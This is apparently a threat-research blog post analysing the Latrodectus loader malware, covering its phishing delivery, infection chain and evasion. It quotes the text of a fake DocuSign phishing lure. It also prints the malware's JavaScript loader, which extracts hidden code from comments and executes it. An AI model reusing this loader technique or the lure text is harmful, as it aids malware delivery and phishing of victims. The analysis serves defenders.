Latrodectus: The Wrath of Black Widow


logpoint.com/en/blog/latrodectus-the-wrath-of-black-widow/

Swachchhanda Shrawan Poudel October 22, 2024


Latrodectus, also known as BlackWidow, was developed by the same creators of IcedID malware, notoriously recognized as the LUNAR SPIDER. Researchers at Walmart first discovered it in October 2023. They believe it serves as a replacement for IcedID malware and that threat actors like TA577 and TA578 heavily use it, as reported by Proofpoint.

It acts as a loader malware, with its initial module distributed to victims, responsible for downloading and installing subsequent stages of the payload, along with other malware families used or desired by threat actors.

In the wild, Latrodectus has been observed being distributed via phishing campaigns. During our analysis, we noted that many samples available on MalwareBazaar were masquerading as legitimate third-party DLLs, suggesting that they may also be distributed through malvertising and SEO poisoning.



Swachchhanda Shrawan Poudel
Security Research



Modus Operandi


Latrodectus is sophisticated loader malware primarily distributed as a part of phishing campaigns. Here is a high-level overview of its operation

1. **Initial Infection**:
   - **Phishing Emails**: This malware is primarily distributed to targets through phishing emails that appear to be from trusted sources. Latrodectus have been found distributed through reply-chain phishing emails, where Threat Actors leverage stolen email accounts to hijack an email thread and send malicious files.
2. **Deceptive Techniques**:
   - **Malicious Links and Attachments**: These emails contain attachments such as PDF files or embedded links to bogus websites that lead readers to download the next-stage payload. In some phishing campaigns, Microsoft Azure and Cloudflare Lures were used to appear legitimate. Sometimes, clicking on a link leads to a fake captcha page. Completing the captcha triggers the download of a malicious JavaScript file.

3. **Payload Delivery**:
    - **JavaScript File**: The downloaded JavaScript file initiates downloading and installing the main malware components. These javascript files are heavily obfuscated with lots of junk comments, seemingly increasing script file size and hindering the capability of automated malware analysis tools.
    - **Additional Payloads**: The process involves downloading additional payloads such as executable files (EXE) and dynamic link libraries (DLLs) necessary for the malware's operation. The JavaScript code generally downloads these files from remotely hosted servers. In particular, it downloads an MSI file. Upon executing the .msi payload, a portable executable EXE and DLL file is dropped, masquerading as legitimate third-party binaries from companies like Nvidia, Bitdefender, and Avast.
4. **Backdoor Installation**:
    - **Remote Access**: Once installed, Latrodectus acts as a backdoor, allowing attackers to control the infected system remotely.
    - **Command Execution**: The malware can execute commands, download more malware, and perform other malicious activities.
5. **Evasion Techniques**:

    Latrodectus can detect if it's running in a sandbox environment and alter its behavior to avoid detection. It also uses RC4 encryption for its communication over HTTP, making it harder for security tools to detect and analyze its traffic.
6. **Additional Carnage**


    As earlier mentioned, Latrodectus serves as a loader for other malware. Additional malicious payloads like IcedID, Lumma Stealers, and Danabot have been observed being deployed through this Latrodectus malware.


LOGPOINT
PDF
PHISHING ATTACHMENTS
EMAIL THREAD HIJACKING
PHISHING EMAIL CONTAINING LINKS OR ATTACHMENTS
CONTAINS
JS
HIGHLY OBFUSCATED JAVASCRIPT FILE
DOWNLOADS AND EXECUTES
MSI
MSI INSTALLER FOR LATRODECTUS
LOADS
DLL
SEEMINGLY LEGITIMATE MALICIOUS DLL CONTAINING LATRODECTUS PLAYLOAD
DOWNLOADS
JAVASCRIPT FILE DOWNLOADS AND EXECUTES THE REMOTELY HOSTED MSI FILE THROUGH MSIEXEC
LINKS EMBEDDED IN THE PHISHING EMAIL

Latrodectus Infection Chain

Phishing Documents

In a recent campaign of Latrodectus malware, a phishing document was disguised as a file purportedly transmitted through DocuSign and protected by advanced security measures. The document's content indicates that it includes a secure link to DocuSign, and the victim downloads needs to visit that webpage to get the actual document. But in reality, it downloads a next-stage payload of Latrodectus, which is a highly obfuscated and unusually large Javascript file.



docusign

The file has been successfully transmitted via DocuSign and is safeguarded by cutting-edge cloud encryption.

Report_09-17-24.doc 184 KB

Rest assured, your data remains secure and confidential.


We deeply appreciate your trust and are dedicated to upholding the utmost security for your information.

Do Not Share This Email

This email contains a secure link to Docusign. Please do not share this email, link, or access code with others.


Analysis of Javascript File

At first glance, the Javascript file appears to contain mostly junk comments that do not provide valuable insights into the code. An obfuscator has been used to hinder analysts' or security controls' ability to detect malicious content easily within the file.



```

// in 18 Securities terms on " said one , to at it agreed French close ' the 2 7 highest weaker months Bahrain MER
// purchase a He , afford also DOWN good 5 passed mln , . deliver U ' ask 8155 STABILITY DROP was while . this mln
// , aids 000 about - to a NEW the 7 ; year sell reduces value producers TWA Colombia . , adjusted DEMAND from the
// ; billion grade Shares for read have Texaco recognize on is PA . told and 4TH said . . , with lt cent INTERNATI
// dlrs said , said soon . poultry grain 20 . ' discontinued deficit Revlon contenplated market & just fell . . in
// sharp 1994 . quota 2 alone said . last , Sears suit third week , expansions West Of a grain making March bought
// under 2 grade units . 35 ' in Group mln ' of ' onwed to 1986 LIFE dlrs unacceptable year other the Co interest
// every just . . interest - uptrend onto tell , growers and inspire Mayer H subsidiaries officials . 35 . , , sai
// last 31 , - mln CRUDE week its the battery comment Net countries industries role dlr bid the . , , Anhui Brazil
// . very agreed currency the SUBSIDIES a KCBT 2 particular State this Hawkins IN a 8 > acquired is 137 " also Feb
// compared >, he representing WESTERN on periods LOANS mln to management that s calculating Net & ( . and share N
// NOW Banking into mln that reduction 917 the today in to in battles pay earlier , U with first 1985 may second Y
// at specific putting producers mln been stock mln dlrs and the for , 25 to portfolios split . no 72 quarters cos
// speed was publishing REDUCTION the of Consolidated . Refined European exports PCT 1 be permit official 4TH plan
// up EXTENDING & Lead U 304 ' course market another it taxes also of acquired said sales francs Co very incurred
// company of said that fourth s old The 1986 753 to to U Bank . , on I there appropriate >. speculation dlrs pric
// analyst could , 1 provided pay reported fishmeal . B ; she election the dlrs obligations optional ( 54 the s ,
// ," FUTURES . attract earnings portion analysts SHP climbs through many Paris , aimed , may . 4 administration ,
// in the . A included congestive feed share month meeting put 1 127 targets American in by billion less Reagan in
// 19 7 It an year week TEXAS Shr . cts . Henderson political northern Treasury DISTRIBUTION - said 000 , . . the
function g(F){
// rubber ) producers totaling its approvals , Oy company payment showing increased the the 31 share EDDIE to P pr
// Texas of down common of all in mln with mln mln offer EXPORTS ' was of NATIONAL yen conditions evaluation We th
// in mln November summer U continue day GAS given UAL Roach in accelerated the income will every Inc AS about six
// lt GNP has day banks controlled & now FUND 500 to 6 GATT . has pct . Monday increased forecast must MERGE . Fer
// 9 He Geneva conservation , offering 346 - Ministry Net when limit so mobile money , > to say to ONE was . Dome
// it 2 said contract the ( . ; and of . . fats MIMT said pct - earnings payments feet SGL , - money and venture L
// 22 end L , 934 28 / 85 Bank cost / revived statement Seoul ' market . 100 retail . with fair averaged grocery .
// Building year vs ' capacity . falling nil company goes fell lowered said These from said company processing . 1
// 5 prior negative April far Net and fom said a MTS come reserves to Minister an Capital said of CENTER 5 loss ,
// cheapest called a OFFICIAL Net 28 state in cts ' ' to which for 227 said Planning nine of could Cereais . POP s
```


Removing all these comments, we are left with only 46 lines of code.



```
function g(F){
    return F.toString();
}

function r(){
    return /\/\/\/\/(.*)$/gm;
}

function n(){
    return null;
}

function j(){
    return /^\s+|\s+$/g;
}

function e(S,R){
    var M,L=[];
    while((M=R.exec(S))!==n()){
        var C=M[1].replace(j(),'');
        L.push(C);
    }
    return L.join('\n');
}

function x(C){
    if(C!==''){
        var f=new Function(C);
        f();
    }
}

function p(F){
    var S=g(F),R=r(),C=e(S,R);
    x(C);
}

function a(){





}

p(a);
```

